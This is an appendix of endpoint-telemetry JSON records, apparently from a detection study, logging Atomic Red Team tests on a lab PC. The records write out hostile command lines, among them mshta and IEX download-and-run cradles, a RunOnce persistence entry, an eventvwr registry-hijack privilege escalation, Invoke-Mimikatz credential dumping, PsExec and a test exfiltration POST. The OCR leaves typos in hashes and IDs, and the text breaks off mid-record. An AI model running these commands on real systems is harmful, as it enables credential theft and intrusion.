
Appendix A




Appendix B




Appendix C




Appendix D




Appendix E



Appendix F



Appendix G



Christian Vrescak, christian.b.vrescak@gmail.com, @d4n6k8

Appendix H


```
{
    "baseEventType" : 7,
    "baseType" : 6,
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "file" :
    {
        "hash" : "51704b38d6aaced40acb75d709c9ad68131f5609",
        "path" : "C:\\Users\\admin\\AppData\\Local\\Temp\\PhishingAttachment.xlsm",
        "type" : "OTHER"
    },
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 12441632493220976369,
            "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bea1bf054",
            "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
            "pid" : 2132,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RF10.7",
    "version" : "1.1"
}
```

Appendix I


```
{
    "baseEventType" : 1,
    "baseType" : 1,
    "childProcess" :
    {
        "cmdLine" : "\"C:\\WINDOWS\\system32\\cmd.exe\" /c \"C:\\Windows\\system32\\cmd.exe /c \"mshta.exe
        javascript:a=GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/
        atomics/T1059.001/src/mshta.sct').Exec();close()\"\" ",
        "elevationType" : 3,
        "flsVerdict" : 3,
        "id" : 1108236839871683714O,
        "imageHash" : "flefb0fddc156e4c61c5f78a54700e4e7984d55d",
        "imagePath" : "C:\\Windows\\System32\\cmd.exe",
        "pid" : 3684,
        "verdict" : 1
    },
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 7739975775351012641,
            "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bealbf054",
            "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
            "pid" : 3984,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RP1.1",
    "version" : "1.1"
}
```

Appendix J


```
{
    "baseEventType" : 1,
    "baseType" : 1,
    "childProcess" :
    {
        "cmdLine" : "C:\\Windows\\system32\\cmd.exe  /c \"mshta.exe
        javascript:a=GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/
        atomics/T1059.001/src/mshta.sct').Exec();close()\" ",
        "elevationType" : 3,
        "flsVerdict" : 3,
        "id" : 1530214951553033709,
        "imageHash" : "flefb0fddc156e4c61c5f78a54700e4e7984d55d",
        "imagePath" : "C:\\Windows\\System32\\cmd.exe",
        "pid" : 1988,
        "verdict" : 1
    },
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 11082368398716837140,
            "imageHash" : "flefb0fddc156e4c61c5f78a54700e4e7984d55d",
            "imagePath" : "C:\\Windows\\System32\\cmd.exe",
            "pid" : 3684,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RPl.1",
    "version" : "1.1"
}
```

Appendix K


```
{
    "baseEventType" : 1,
    "baseType" : 1,
    "childProcess" :
    {
        "cmdLine" : "mshta.exe
        javascript:a=GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/
        atomics/T1059.001/src/mshta.sct').Exec();close() ",
        "elevationType" : 3,
        "flsVerdict" : 3,
        "id" : 1072068729129893441 7,
        "imageHash" : "51c97ebe601ef079b16bcd87af827b0be5283d96",
        "imagePath" : "C:\\Windows\\System32\\mshta.exe",
        "pid" : 3248,
        "verdict" : 1
    },
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 15302149515530337709,
            "imageHash" : "flefb0fddc156e4c61c5f78a54700e4e7984d55d",
            "imagePath" : "C:\\Windows\\System32\\cmd.exe",
            "pid" : 1988,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RP1.1",
    "version" : "1.1"
}
```

Appendix L


```
{
    "baseEventType" : 1,
    "baseType" : 1,
    "childProcess" :
    {
        "cmdLine" : "\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -c \"write-host
        -ForegroundColor Cyan $(Get-Date -Format s) 'Download Cradle test success!';Read-Host -Prompt
        'Press Enter to continue'\"",
        "elevationType" : 3,
        "flsVerdict" : 3,
        "id" : 8394854102757531278,
        "imageHash" : "f43d9bb316e30aela3494ac5b0624f6bealbf054",
        "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
        "pid" : 1784,
        "verdict" : 1
    },
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 10720687291298934417,
            "imageHash" : "51c97ebe601ef079b16bcd87af827b0be5283d96",
            "imagePath" : "C:\\Windows\\System32\\mshta.exe",
            "pid" : 3248,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RPl.1",
    "version" : "1.1"
}
```

Appendix M


```
{
    "baseEventType" : 6,
    "baseType" : 12,
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : "154766a47b27461992d8f708f94fed0f",
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 11513063411602227622,
            "imageHash" : "f43d9bb316e30aela3494ac5b0624f6bealbf054",
            "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
            "pid" : 3832,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "registry" :
    [
        "data" : "powershell.exe \"IEX (New-Object
        Net.WebClient).DownloadString(`\"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/36f83
        b728bc26a49eacb0535edc42be8c377ac54/ARTifacts/Misc/Discovery.bat`\")\"",
        "name" : "nextrun",
        "path" : "HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce"
    },
    "sessionUser" : "admin@LAB-PC",
    "type" : "RR5.6.154766a47b27461992d8f708f94fed0f",
    "version" : "1.1"
}
```

Appendix N


```
{
    "baseEventType" : 1,
    "baseType" : 1,
    "childProcess" :
    {
        "cmdLine" : "\"C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" & {New-Item
        \\\"\"HKCU:\\software\\classes\\mscfile\\shell\\open\\command\\\"\" -Force\nSet-ItemProperty
        \\\"\"HKCU:\\software\\classes\\mscfile\\shell\\open\\command\\\"\" -Name \\\"\"(default)\\\"\"
        -Value \\\"\"C:\\Windows\\System32\\cmd.exe\\\"\" -Force\nStart-Process
        \\\"\"C:\\Windows\\System32\\eventvwr.msc\\\"\"} ",
        "elevationType" : 2,
        "flsVerdict" : 3,
        "id" : 197393457492696033,
        "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bealbf054",
        "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
        "pid" : 3832,
        "verdict" : 1
    },
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 6779604991190182969,
            "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bealbf054",
            "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
            "pid" : 8712,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RPl.1",
    "version" : "1.1"
}
```

Appendix O


```
{
    "baseEventType" : 1,
    "baseType" : 1,
    "childProcess" :
    {
        "cmdLine" : "\"C:\\Windows\\System32\\cmd.exe\" ",
        "elevationType" : 2,
        "flsVerdict" : 3,
        "id" : 15929135451198512192,
        "imageHash" : "flefb0fddc156e4c61c5f78a54700e4e7984d55d",
        "imagePath" : "C:\\Windows\\System32\\cmd.exe",
        "pid" : 9596,
        "verdict" : 1
    },
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 197393457492696033,
            "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bealbf054",
            "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
            "pid" : 3832,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RP1.1",
    "version" : "1.1"
}
```

Appendix P


```
{
    "baseEventType" : 6,
    "baseType" : 12,
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 197393457492696033,
            "imageHash" : "f43d9bb316e30aela3494ac5b0624f6bealbf054",
            "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
            "pid" : 3832,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "registry" :
    {
        "data" : "C:\\Windows\\System32\\cmd.exe",
        "name" : "",
        "path" : "HKEY_CLASSES_ROOT\\mscfile\\shell\\open\\command"
    },
    "sessionUser" : "admin@LAB-PC",
    "type" : "RR5.6",
    "version" : "1.1"
}
```

Appendix Q


```
{
    "baseEventType" : 8,
    "baseType" : 4,
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "file" :
    {
        "hash" : "",
        "path" : "C:\\Users\\admin\\AppData\\Local\\Temp\\deleteme_T1551.004",
        "type" : "OTHER"
    },
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 7187409021299274783,
            "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bealbf054",
            "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
            "pid" : 9828,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RF4.8",
    "version" : "1.1"
}
```

Appendix R


```
{
    "baseEventType" : 1,
    "baseType" : 1,
    "childProcess" :
    {
        "cmdLine" : "\"C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" & {IEX (New-Object
        Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520
        c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.psl'); Invoke-Mimikatz -DumpCreds} ",
        "elevationType" : 2,
        "flsVerdict" : 3,
        "id" : 9350774833228819313,
        "imageHash" : "f43d9bb316e30aela3494ac5b0624f6bealbf054",
        "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
        "pid" : 12444,
        "verdict" : 1
    },
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 6779604991190182969,
            "imageHash" : "f43d9bb316e30aela3494ac5b0624f6bealbf054",
            "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
            "pid" : 8712,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RP1.1",
    "version" : "1.1"
}
```

Appendix S


```
{
    "baseEventType" : 1,
    "baseType" : 1,
    "childProcess" :
    {
        "cmdLine" : "\"C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" & {get-smbshare} ",
        "elevationType" : 2,
        "flsVerdict" : 3,
        "id" : 8452677531196886984,
        "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bealbf054",
        "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
        "pid" : 6456,
        "verdict" : 1
    },
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 6779604991190182969,
            "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bealbf054",
            "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
            "pid" : 8712,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RP1.1",
    "version" : "1.1"
}
```

Appendix T


```
{
    "baseEventType" : 1,
    "baseType" : 1,
    "childProcess" :
    {
        "cmdLine" : "\"C:\\WINDOWS\\system32\\cmd.exe\" /c \"C:\\PSTools\\PsExec.exe \\\\localhost
        -accepteula -c C:\\Windows\\System32\\cmd.exe\" ",
        "elevationType" : 2,
        "flsVerdict" : 3,
        "id" : 701177315680456740,
        "imageHash" : "flefb0fddc156e4c61c5f78a54700e4e7984d55d",
        "imagePath" : "C:\\Windows\\System32\\cmd.exe",
        "pid" : 13028,
        "verdict" : 1
    },
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 677960499119018296 9,
            "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bealbf054",
            "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
            "pid" : 8712,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RP1.1",
    "version" : "1.1"
}
```

Appendix U


```
{
    "baseEventType" : 1,
    "baseType" : 1,
    "childProcess" :
    {
        "cmdLine" : "C:\\PSTools\\PsExec.exe  \\\\localhost -accepteula -c C:\\Windows\\System32\\cmd.exe ",
        "elevationType" : 2,
        "flsVerdict" : 3,
        "id" : 4386258531223119717,
        "imageHash" : "281686528a04dc9d648a78c5b209d5ff6008c22d",
        "imagePath" : "C:\\PSTools\\PsExec.exe",
        "pid" : 9344,
        "verdict" : 1
    },
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 7011773156804567 40,
            "imageHash" : "flefb0fddc156e4c61c5f78a54700e4e7984d55d",
            "imagePath" : "C:\\Windows\\System32\\cmd.exe",
            "pid" : 13028,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RP1.1",
    "version" : "1.1"
}
```

Appendix V


```
{
    "baseEventType" : 1,
    "baseType" : 1,
    "childProcess" :
    {
        "cmdLine" : "C:\\WINDOWS\\PSEXESVC.exe",
        "elevationType" : 1,
        "flsVerdict" : 3,
        "id" : 5333718842325427300,
        "imageHash" : "2e277138f8537b1a9dc2c45aade15c75f0a446d9",
        "imagePath" : "C:\\Windows\\PSEXESVC.exe",
        "pid" : 11204,
        "verdict" : 1
    },
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 16068289639380217799,
            "imageHash" : "d7a213f3cfee2a8a191769eb33847953be51de54",
            "imagePath" : "C:\\Windows\\System32\\services.exe",
            "pid" : 880,
            "userName" : "SYSTEM@NT AUTHORITY",
            "verdict" : 1
        }
    ],
    "sessionUser" : "SYSTEM@NT AUTHORITY",
    "type" : "RP1.1",
    "version" : "1.1"
}
```

Appendix W


```
{
    "baseEventType" : 1,
    "baseType" : 1,
    "childProcess" :
    {
        "cmdLine" : "\"cmd.exe\" ",
        "elevationType" : 2,
        "flsVerdict" : 3,
        "id" : 18374236475282686449,
        "imageHash" : "4048488de6ba4bfef9edf103755519f1f762668f",
        "imagePath" : "C:\\Windows\\cmd.exe",
        "pid" : 7464,
        "verdict" : 1
    },
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 5333718842325427300,
            "imageHash" : "2e277138f8537b1a9dc2c45aade15c75f0a446d9",
            "imagePath" : "C:\\Windows\\PSEXESVC.exe",
            "pid" : 11204,
            "userName" : "SYSTEM@NT AUTHORITY",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RP1.1",
    "version" : "1.1"
}
```

Appendix X


```
{
    "baseEventType" : 8,
    "baseType" : 4,
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "file" :
    {
        "hash" : "",
        "path" :
        "C:\\Users\\admin\\AppData\\Local\\Temp\\T1119_powershell_collection\\super_secret_document.doc",
        "type" : "OTHER"
    },
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 8645648111621092773,
            "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bea1bf054",
            "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
            "pid" : 11088,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RF4.8",
    "version" : "1.1"
}
```

Appendix Y


```
{
    "baseEventType" : 1,
    "baseType" : 1,
    "childProcess" :
    {
        "cmdLine" : "\"C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" & {for($i=0; $i
        -le 1000; $i++) { Resolve-DnsName -type \\\"\"TXT\\\"\" \\\"\"atomicredteam.$(Get-Random -Minimum
        1 -Maximum 999999).127.0.0.1.xip.io\\\"\" -QuickTimeout}} ",
        "elevationType" : 2,
        "flsVerdict" : 3,
        "id" : 8952955284728230859,
        "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bealbf054",
        "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
        "pid" : 9452,
        "verdict" : 1
    },
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 15038831539458514681,
            "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bealbf054",
            "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
            "pid" : 11320,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RP1.1",
    "version" : "1.1"
}
```

Appendix Z


```
{
    "baseEventType" : 1,
    "baseType" : 1,
    "childProcess" :
    {
        "cmdLine" : "\"C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" & {$content =
        Get-Content C:\\Windows\\System32\\notepad.exe\nInvoke-WebRequest -Uri http://127.0.0.1 -Method
        POST -Body $content} ",
        "elevationType" : 2,
        "flsVerdict" : 3,
        "id" : 989022620976625588,
        "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bea1bf054",
        "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
        "pid" : 13012,
        "verdict" : 1
    },
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
